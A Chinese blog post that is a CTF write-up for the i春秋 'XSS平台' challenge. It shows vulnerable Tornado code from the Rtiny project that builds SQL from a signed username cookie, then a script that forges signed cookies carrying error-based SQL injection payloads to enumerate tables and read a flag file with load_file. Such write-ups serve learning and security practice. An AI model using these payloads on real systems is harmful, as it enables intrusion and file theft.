i春秋 “百度杯”CTF比赛 九月场 XSS平台

原创

「已注销」 于 2018-09-10 19:00:05 发布 4421 收藏 1

分类专栏： i春秋


友链：https://cutt.ly/7777aaaa


本文链接：https://blog.csdn.net/include_heqile/article/details/82591707

https://www.ichunqiu.com/battalion?t=1

这道题是一道代码审计题，对于我这个萌新来说，不看大佬们的`writeup`是根本无从下手的，得到的提示就是`github`上的开源项目`Rtiny`：https://github.com/r0ker/Rtiny-xss/tree/master

大佬们是通过构造非法参数来让网页返回错误信息的，如下：





然后就可以搜索到这个项目了，审查里面的代码，发现`lock.py`文件中的代码是存在注入的：

24 lines (20 sloc) | 622 Bytes — Raw | Blame

```python
#!/usr/bin/env python
# -*- coding:utf-8 -*-

__author__ = 'r0ker'
import tornado.web
from function import md5
import db
from config import URL


class LockHandler(tornado.web.RequestHandler):
        def get(self):
                self.set_secure_cookie("lock",'1')
                self.render("lock.html")

        def post(self):
                username = self.get_secure_cookie("username") or ''
                passwd = md5(self.get_argument('password', ''))
                row = db.ct("manager", "*", "username='" + username + "' and password='" + passwd + "'")
                if row:
                        self.set_secure_cookie("lock", "0")
                        self.redirect("http://" + URL)
                else:
                        self.redirect("http://" + URL + "/lock")
```


我们可以随意构造`username`，代码没有做任何过滤

`set_secure_cookie`是`tornado`的一个方法：


```python
def set_secure_cookie(self, name, value, expires_days=30, version=None,
                      **kwargs):
    """Signs and timestamps a cookie so it cannot be forged.

    You must specify the ``cookie_secret`` setting in your Application
    to use this method. It should be a long, random sequence of bytes
    to be used as the HMAC secret for the signature.

    To read a cookie set with this method, use `get_secure_cookie()`.
```

```
    Note that the ``expires_days`` parameter sets the lifetime of the
    cookie in the browser, but is independent of the ``max_age_days``
    parameter to `get_secure_cookie`.

    Secure cookies may contain arbitrary byte values, not just unicode
    strings (unlike regular cookies)

    Similar to `set_cookie`, the effect of this method will not be
    seen until the following request.

    .. versionchanged:: 3.2.1

       Added the ``version`` argument.  Introduced cookie version 2
       and made it the default.
    """
```


但是这个`cookie`是被加密过的，加密使用的`key`在`index.php`文件中，所以我们只需要将自己的注入语句，使用相同的`key`加密即可，脚本如下：

```
import tornado.ioloop
import tornado.web

settings = {
   "cookie_secret" : "M0ehO260Qm2dD/MQFYfczYpUbJoyrkp6qYoI2hRw2jc=",
}

class MainHandler(tornado.web.RequestHandler):
    def get(self):
        self.write("Hello")
        #self.set_secure_cookie("username", "' and 1=2 union select (1,concat(0x5c,(select group_concat(distinct
 table_name) from information_schema.tables where table_schema='xss')));#")
        self.set_secure_cookie("username", "' and 1=2 union select extractvalue(1,concat(0x5c,mid((select load_f
ile('/var/www/html/f13g_ls_here.txt')),20,62)));#")
        self.write(self.get_secure_cookie("username"))

def make_app():
    return tornado.web.Application([
        (r"/index", MainHandler),
        ], **settings)

if __name__ == "__main__":
    app = make_app()
    app.listen(8080)
    tornado.ioloop.IOLoop.instance().start()
```

使用报错注入构造注入语句，脚本运行之后，访问`本机IP:8080/index`抓取`cookie`即可：建议使用火狐



然后访问`I春秋`的题目，`Burpsuit`抓取，放到`repeat`模块中，增加参数`cookie[username]`并将其值设为刚才抓取到的`cookie`值即可，有一点要注意，显示长度是有限的，如果想要的结果长度过长，需要使用`mid`或者`substr`逐段截取，最后获取`flag`的时候，通过`load_file`读取`flag`文件：

```
select load_file('/var/www/html/f13g_ls_here.txt')
```